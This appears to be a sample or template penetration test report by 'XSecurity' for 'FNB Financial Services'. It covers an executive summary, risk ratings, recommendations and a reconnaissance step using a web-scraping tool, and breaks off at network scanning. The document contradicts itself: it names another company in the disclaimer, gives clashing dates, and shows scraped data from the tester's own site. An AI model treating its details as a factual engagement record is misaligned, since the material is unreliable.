Penetration Test Report

Presented by:

XSecurity, LLC

Suite 180 ● Albuquerque, NM 87048 USA
Phone 505.xxx.xxxx ● Fax 505.xxx.xxxx

Presented to:

FNB Financial Services,

2101 MASSACHUSETTS AVE NW
WASHINGTON DC 20008
UNITED STATES

Disclaimer

This document contains confidential and proprietary information. It is intended for the exclusive use of the Rocheston Technologies company. Unauthorized use or reproduction of this document is prohibited.

XSECURITY, LLC

Penetration Testing and Security Audit for FNB Financial Services

Warning: This document, and all accompanying materials, may contain information that could severely damage or impact the integrity and security of the organization is disclosed publicly. This document, and all accompanying materials, should be safeguarded at all times and maintained in a secure area when not in use. XSecurity, LLC assumes no responsibility or liability for the security of this document or any accompanying materials after delivery to the organization named herein. It is the organization's responsibility to safeguard this material after delivery.

This report contains proprietary information that is not to be shared, copied, disclosed or otherwise divulged without the express written consent of XSecurity or their designated representative. Use of this reporting format by other than XSecurity or its subsidiaries is strictly prohibited and may be prosecuted to the fullest extent of the law.

Disclaimer: The recommendations contained in this report are based on industry standard "Best Practices". Best practices are, by necessity, generic in nature and may not take into account exacerbating or mitigating circumstances. These recommendations, even if correctly applied, may cause conflicts in the operating system or installed applications. Any recommended changes to the operating system or installed application should first be evaluated in a non-production environment before being deployed in your production network.

XSecurity, LLC
Suite 180 ● Albuquerque, NM 87048 USA
Phone 505.xxx.xxxx ● Fax 505.xxx.xxxx

Document Details

Document Title	Penetration Testing Report
Company	XSecurity, LLC
Recipient	FNB Financial Services
Date	October 28, 2015
Classification	Confidential
Document Type	Report
Version	1.3
Author	John
Pen Testers	Michael, Marshall, Sean, Adams
Reviewed By	Allen and Bacon
Approved By	Clark

Version History Information

Date	Version	Author	Comments
October 26, 2015	v1.3	Clark	Final Draft
October 15, 2015	v1.2	Bacon	Checked for formatting and proofreading
October 5, 2015	v1.1	Allen	Edited and made changes to content

Recipient

Name	Title	Company
Smith	Penetration Testing Report	FNB Financial Services

Penetration Testing Team Members

Name	Company	Role
Consultant Name	XSecurity, LLC	Penetration Testing Data Collection
Consultant Name	XSecurity, LLC	Penetration Testing Data Collection
Consultant Name	XSecurity, LLC	Regional Security Practice Manager
Consultant Name	XSecurity, LLC	FNB Financial Services Services Manager
Consultant Name	XSecurity, LLC	Principal Consultant
Consultant Name	XSecurity, LLC	Consultant, Security
Consultant Name	FNB Financial Services	Manager of Network Infrastructure
Consultant Name	FNB Financial Services	Network Security Analyst

Contact

Name	
Address	
Phone	
Email	

Table of Contents

List of Illustrations

List of Tables

1.0 Executive Summary

XSecurity, LLC was engaged to conduct a Penetration Testing (Penetration Testing: PT) on the perimeter and network systems of FNB Financial Services during the period of Oct 2015 to Dec 2015. XSecurity's objective was to discover significant vulnerabilities within the FNB Financial Services network infrastructure. The findings are to be utilized with a risk analysis to assist in developing security architecture for FNB Financial Services.

The most significant findings relate to the overall design philosophy behind the FNB Financial Services trust model, the lack of a consistent Identification and Authentication (I&A) scheme, the inconsistent and uneven implementation of and compliance with existing policies and procedures, a lack of sufficient audit controls and procedures, and a significant number of vulnerabilities that result in the network and systems being susceptible to compromise from the internal network. The detailed penetration testing findings are described later in this document and have been ordered according to severity.

The culture and philosophy of the company dictate the trust model. The trust model of an organization is the philosophical basis upon which the security architecture is built. The security architecture provides the common framework for all other security tools, policies, and procedures. FNB Financial Services has a trust model that assumes the internal users of the network are to be trusted. This model is designed to meet the business needs of FNB Financial Services in which people routinely change locations within the building and resources need to be allocated dynamically. The model is designed to meet the needs of a fluid and open business environment.

The fluid environment at FNB Financial Services creates a situation in which control measures cannot be easily added to the network infrastructure. Due to the lack of sufficient controls, there is an environment that frequently results in violations of current policies and procedures that are not necessarily prevented or detected. Additionally, there is not a mechanism in place to provide a verified and non-repudiating identity of individuals in the event an intrusion was to occur. Also, user IDs are locally administered and therefore inconsistent across systems. Finally, there is an uneven administration of the current policies and procedures, and there are insufficient reviews of audit logs and information collected from various systems.

The vulnerabilities found during this assessment present several risks to FNB Financial Services. The most significant of these is that internal intrusions cannot be stopped and that both external and internal intrusions cannot be detected. Information essential to the protection of critical data is not available because it is not recorded. The situation is further exacerbated by the discovery of significant vulnerabilities that would allow an internal user to easily compromise the most critical information resources. In effect, an internal user could access almost any critical aspect of the infrastructure and not only would they succeed, but there would be no record of the intrusion and there would be almost no way of proving if the intrusion occurred or did not occur.

In conclusion, XSecurity strongly recommends that FNB Financial Services install several intrusion detection systems (IDS) and develop a consistent user Identification and Authentication Service (I&A) inside the network. XSecurity, LLC also recommends an increase in internal audit controls to ensure compliance with existing policies and to ensure that timely and adequate review of log files is occurring.

1.1. Project Scope

The assessment performed was focused on FNB Financial Services' internal network and its related application infrastructure. This result is intended to be an overall assessment of FNB Financial Services network, and those systems and subnets that fall within the scope of this project.

Furthermore, the findings in this report reflect the conditions found during the testing, and do not necessarily reflect current conditions.

1.2. Project Objectives

The objective of FNB Financial Services' network and application assessment is to determine the overall security by analyzing all possible transactions, user input variables, and application components that reside on network systems. For the testing, we attempted to perform a black-box test.

The objective of the security assessment and penetration test of the network infrastructure supporting the application is to determine the overall security of the network segments and hosts within the scope of the engagement.

1.3. Target Systems

The following table lists all devices that were targeted during this assessment.

Target System Name	FNB Financial Services
Target System URL	http://www.fnb.com
Test Type	Black Box
IP Addresses Discovered	XXX.XXX.96.88, XXX.XXX.42.88, XXX.XXX.42.89, XXX.XXX.96.88
Network Details	Client-server
Web Server	www.fnb.com
Network Ports	
System Configuration	Intel core i5, 64-bit, 2.67GHz

Table 1: Target system

1.4. Assumptions

We assumed that all IP addresses are public IP addresses and the organization has implemented the security policies available with them.

1.5. Timeline

The timeline of the test is as below:

Categories	Initiation Date/Time	Completion Date/Time
Footprinting and Reconnaissance	Oct 15, 2015	Oct 25, 2015
Network and Host Scanning	Sept 26, 2015	Oct 02, 2015
Enumeration	Oct 03, 2015	Oct 10, 2015
Exploitation		
Post Exploitation		
Clean-up		

Table 2: Timeline

1.6. Summary of Evaluation

- Perform broad scans to identify potential areas of exposure and services that may act as entry points
- Perform targeted scans and manual investigation to validate vulnerabilities
- The test identified components to gain access to”
  - <10 IP addressed devices>
- Identify and validate vulnerabilities
- Rank vulnerabilities based on threat level, loss potential, and likelihood of exploitation
- Perform supplemental research and development activities to support analysis
- Identify issues of immediate consequence and recommend solutions
- Develop long-term recommendations to enhance security
- Transfer knowledge

During the network level security checks we tried to probe the ports present on the various servers and detect the services running on them with the existing security holes, if any. At the web application level, we checked the web servers' configuration issues, and more importantly the logical errors in the web application itself.


1.7. Finding Rating Levels

In the following Findings section, XSecurity, LLC uses a rating system using stars (*) to indicate the level of severity of our findings. All findings are vulnerabilities that have a business risk to the FNB Financial Services.

5 Stars	*****	Critical	Intruders can easily gain control of hosts and network. This needs immediate attention.
4 Stars	****	High	Intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. This should be addressed as soon as possible.
3 Stars	***	Elevated	This could result in potential misuse of the host by intruders. Address this at your convenience but do as soon as possible.
2 Stars	**	Moderate	Intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions. Address this the next time you perform a minor reconfiguration of the host.
1 Stars	*	Low	Intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities. Address this the next time you perform a major reconfiguration of the host.

Table 3: Severity Lavels

1.8. Risk Assessment Metrix



5	5	10	15	20	25
4	4	8	12	16	20
3	3	6	9	12	15
2	2	4	6	8	10
1	1	2	3	4	5
	1	2	3	4	5

Figure 1: Risk Matrix

L	Low	1-4
M	Medium	4-12
H	High	12-25

Table 4: Threat Levels

1.1. Summary of Findings

Value	Number of Risks
Low	4
Medium	3
High	2

Table 5: Summary of findings




Figure 2: Summary of findings

1.2. Summary of Recommendation

This General Opinion will discuss several overarching concerns that became apparent during the Penetration Testing. This discussion is intended to provide more in-depth and detailed analysis of the various issues brought forth in the Executive Summary and provides further illumination on the more significant risks to FNB Financial Services.

1.2.1. Personnel

While several people involved with maintaining the network and systems have expressed concerns over the access given to entities (such as developers), the FNB Financial Services security architecture does not provide, by design, any means of limiting these individual's or group's network infrastructure access. FNB Financial Services tends to accept the risks associated with having a completely open internal architecture in order to accommodate the fluid and changing nature of the environment. However, a documented rationale should accompany any risks that are accepted.

FNB Financial Services has several knowledgeable and skilled individuals in the Information Technology department. These individuals are aware of security- related issues and understand that their internal systems are completely open and accessible. They differ in their opinions as to the severity of this situation. The situation entrusts a great deal of power and responsibility, to the point that any one of a handful of administrators, acting independently, has the capability to compromise a system without any of the other administrators being aware that any misuse has occurred. This requires a great deal of trust in these administrators, which is evidently well placed; however, future employees who may hold these positions may not be as trustworthy. Without measures in place to monitor the activity of such individuals, current or future intrusions or compromises may not be detectable.

1.2.2. Policies and Procedures

FNB Financial Services has several policies and procedures in place to inform its users of the responsibilities and obligations associated with the use of information resources. While the policies in place are adequate in regard to what they address, there appear to be several missing policies, either policies that are referenced and then are not readily available, or policies considered necessary that do not appear to be present. These policies would generally indicate how standards and procedures are to be created and how compliance with the existing policies, standards, and procedures would be monitored. XSecurity, LLC also observed and was told through interviews that there is uneven compliance and nonexistent auditing of these policies.

1.2.3. Critical Vulnerabilities

The large number of vulnerabilities discovered, both those that are critical in and of themselves as well as those that can be exploited in concert to become critical vulnerabilities, leave many of the most sensitive systems at FNB Financial Services exposed to internal users. The firewall and perimeter devices are configured in such a way that it would be very difficult for an outside user to successfully attack one of the sensitive systems. This is not the case for an attacker on the inside. Any knowledgeable user could gain complete access to all of the critical systems of the infrastructure, including the Microsoft .NET Development Servers and the core network components themselves.

1.2.4. Identification and Authentication

FNB Financial Services does not have an Identification & Authentication (I&A) process. With the absence of an I&A service, it becomes very difficult to correlate events across multiple platforms and link them into a single entity. It would also be nearly impossible to trace an event to an individual or group. These events are occurring, as XSecurity, LLC noted, during some of the Penetration Testing tests. User IDs and passwords only provide single-factor identification. In systems where the value of the resource justifies stronger authentication and the ability to trace a user identity, there must be at least two-factor authentication: one that is unique to the individual and one generated randomly at the time credentials are presented. An I&A service, with a time service such as the one FNB Financial Services already has, can also address one of the more difficult problems that exists in modern networked environments, the issue surrounding time of a change in privilege versus the time of privilege usage.

The problem, known as TOCTOU (Time of Change versus Time of Use) comes from a practice during the old mainframe days where the privilege a user has been granted at log-in. The user privileges were managed by the systems Reference Monitor, which was an integral part of the operating system. Therefore, any change in the user's privilege level was immediately enforced by the operating system, so there was a period of time when the user's privileges that were in effect did not match the privileges that the user was invoking. In networked environments, the practice still exists of granting privilege at the time of log-in. However, because there is no centralized Reference Monitor that is directly tied into each and every operating system on the network, a change in the user's privilege level is not registered until the user logs off the network and then logs back on. This is the TOCTOU problem. Identification and Authentication services, when coupled with a timely service, can resolve this issue in that they force users to present their credentials before accessing any resource on the network. This provides a chance for the privileges to be checked, as well as ensuring the authenticity of the identity of the user ID accessing the resource.

1.2.5. Intrusion Detection

Because of FNB Financial Services's open and fluid environment and the fact that new network-based threats are identified almost daily, an effective means to detect, react, and manage events is necessary. An IDS (intrusion detection system) to identify suspect activity and alert someone of the risk is becoming an increasingly critical part of the security architecture. In most environments, this would be coupled with segmentation of network resources across internal firewalls or centralized I&A services. While segmentation may not be feasible within the current FNB Financial Services trust model and architecture, I&A services as well as increased auditing are possible.

An IDS hat can conduct profiling as well as one that utilizes signatures would most likely be the best fit for FNB Financial Services. The profiling of users, especially after the implementation of an I&A service, would allow for anomalous activity to be detected immediately and would allow for an automated review of various system logs that are not being properly reviewed at this time.

1.2.6. Conclusion

Regardless of the frequency of vulnerability testing, no critical system can be considered acceptably protected unless both the network segments and the critical hosts/servers are monitored constantly for signs of abuse and intrusion attempts. Because new exploits and vulnerabilities within devices and network operating systems are discovered regularly, it is impossible to test a network completely, giving 100 percent assurance of being impervious to penetration either from within or from outside. Additionally, FNB Financial Services has chosen a trust model in which the application of stronger internal controls is more difficult than in a more restrictive trust model. Therefore, the easiest method of detecting misuses would be some type of intrusion detection system that is both network based and can do user profiling. Without appropriate identification and authentication of users, referencing abuses to specific individuals becomes unreliable. Without appropriate audit controls to ensure compliance with policies, the policies and procedures themselves become untenable.

XSecurity, LLC believes the corrective actions and recommendations in this report will improve FNB Financial Services's ability to avoid breaches of information security. However, XSecurity, LLC strongly recommends that an Intrusion Detection and Identification and Authentication capability be added to the network to detect misuse and intrusions and provide the information necessary to support forensic investigations. It is also recommended that additional audit controls such as compliance testing, independent log review, or configuration audits be implemented, with the results of these controls incorporated with the results of the IDS capability. A policy and procedure review, combined with a risk analysis, would also be very beneficial at this point in time to streamline and reiterate those policies that are critical to the functioning of the enterprise.

1.3. Testing Methodology

1.3.1. Planning

During the planning, we gather information from the server in which the web application is installed. Then, we detect the path information and identifiable software and determined the running their versions.

1.3.2. Exploitation

Utilizing the information gathered during the planning, we start to find the vulnerability for each piece of software and service that we discovered after that trying to exploit it.

1.3.3. Reporting

Based on the results from the first two steps, we start analyzing the results. Our risk rating is based on this calculation:

Risk = Threat * Vulnerability * Impact

After calculating the risk rating, we start writing the report on each risk and how to mitigate it.

2.0 Comprehensive Technical Report

[Challenge 1:] Information Gathering

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes


Tools Used: Web Data Extractor

Threat Description:

Information gathering provides an indicator of the amount of organizational information available in the public domain that could help an attacker compromise the network. We obtained Internet Protocol (IP) address blocks assigned to the organization and queried for other indications of IP address ownership. We searched the organization's web site and used Internet search engines to obtain the organization's addresses, business hours, telephone and fax numbers, contact and e-mail addresses, privacy and security policies in place, links to other web sites or servers, employee names and information, product or technology endorsements and examples of organizational letterhead or officer signatures. We looked for electronic articles and newsgroup postings relating to partners, merger/acquisition news, network infrastructure equipment and application help requests.

Methodology:

We also used Web Data Extractor application to automatically extract specific information from web pages. The extracted information can be viewed by opening each of the tabs (Meta tags, Emails, Phones, etc.). We selected the **Meta tags** tab to view the URL, Title, Keywords, Description, Host, Domain, and Page size information.



Web Data Extractor 8.3
File View Help
New Edit Open Start Stop
Session Meta tags (10) Emails (11) Phones (2) Faxes (2) Merged list Urls (86) Inactive sites


Jobs 0 / 5
Cur. speed 0.00 kbps
Avg. speed 0.00 kbps

[redacted]

URL	Title	Keywords	Description	Host	Domain	Page size	Page last modified	Keywor
http://www.xsecurity.com	XSecurity			http://www.xsec	com	33425		
http://www.xsecurity.com/about.aspx	XSecurity			http://www.xsec	com	27842		
http://www.xsecurity.com/blog.aspx	XSecurity			http://www.xsec	com	34915		
http://www.xsecurity.com/contact.aspx	XSecurity			http://www.xsec	com	24598		
http://www.xsecurity.com/index.aspx	XSecurity			http://www.xsec	com	33425		
http://www.xsecurity.com/login.aspx	XSecurity			http://www.xsec	com	10542		
http://www.xsecurity.com/portfolio.aspx	XSecurity			http://www.xsec	com	26059		
http://www.xsecurity.com/services.aspx	XSecurity			http://www.xsec	com	25897		
http://www.xsecurity.com/WebResource.a				http://www.xsec	com	3005	12/25/2011	
http://www.xsecurity.com/WebResource.a				http://www.xsec	com	20794	12/25/2011	

Figure 3: Viewing Meta tags

We then checked **Emails** tab to view the Email, Name, URL, Title, Host, Keywords density, etc. information related to emails.



Web Data Extractor 8.3
File View Help
New Edit Open Start Stop
Session Meta tags (10) Emails (11) Phones (2) Faxes (2) Merged list Urls (86) Inactive sites

Jobs 0 / 5
Cur. speed 0.00 kbps
Avg. speed 0.00 kbps


[redacted]

With emails only

Email	Name	URL	Title
allen@xsecurity.com	allen	http://www.xsecurity.com/about.aspx	XSecurity
john@xsecurity.com	john	http://www.xsecurity.com/about.aspx	XSecurity
katy@xsecurity.com	katy	http://www.xsecurity.com/about.aspx	XSecurity
lavoie@xsecurity.com	lavoie	http://www.xsecurity.com/about.aspx	XSecurity
lee@xsecurity.com	lee	http://www.xsecurity.com/about.aspx	XSecurity
miller@xsecurity.com	miller	http://www.xsecurity.com/about.aspx	XSecurity
Moore@xsecurity.com	Moore	http://www.xsecurity.com/about.aspx	XSecurity
smith@xsecurity.com	smith	http://www.xsecurity.com/about.aspx	XSecurity
Tremblay@xsecurity.com	Tremblay	http://www.xsecurity.com/about.aspx	XSecurity
wilson@xsecurity.com	wilson	http://www.xsecurity.com/about.aspx	XSecurity
usasupport@xsecurity.com	usasupport	http://www.xsecurity.com/contact.aspx	XSecurity

Figure 4: Viewing Emails

We then selected the **Merged list** tab, and clicked on **Generate Merged List for Extracted Data** icon, to view the information like url, host, domain, title, description, keywords, email, phone, phone source, phone tag, fax, fax source and fax tag on the page.



Web Data Extractor 8.3
File View Help
New Edit Open Start Stop
Jobs 0 / 5
Cur. speed 0.00 kbps
Avg. speed 0.00 kbps
Session | Meta tags (10) | Emails (11) | Phones (2) | Faxes (2) | Merged list (21) | Urls (86) | Inactive sites

URL	Host	Domain	Title	Description	Keywords
http://www.xsecurity.com	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/blog.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/contact.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/index.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/login.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/portfolio.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/services.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/WebResource.axd?d=_1VAlgdld7c	http://www.xsecurity.	com			
http://www.xsecurity.com/WebResource.axd?d=J4zz_kq68_S	http://www.xsecurity.	com			
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/about.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/contact.aspx	http://www.xsecurity.	com	XSecurity		
http://www.xsecurity.com/contact.aspx	http://www.xsecurity.	com	XSecurity		

Figure 5: Viewing Merged lists

[Challenge 2:] Network Scanning and Service Enumeration

Category: Authorization

Vendor Reference: -


PCI Vuln: Yes

Threat Description:

Once we identified the target system and completed the initial reconnaissance, as discussed in the above step, we started looking for a mode of entry into the target system. We conducted network scanning on IP addresses [ ] authorized for scanning by the organization on/from Nov 1- Nov 20, 2015. The purpose of scanning is to discover exploitable communication channels, probe as many listeners as possible, and keep track of the ones that are responsive or useful to an attacker’s particular needs. In the scanning phase of an attack, the attacker tries to find various ways to intrude into a target system. The attacker also tries to discover more about the target system by finding out what operating system is used, what services are running, and whether or not there are any configuration lapses in the target system. The attacker then tries to form an attack strategy based on facts learned during the scan.

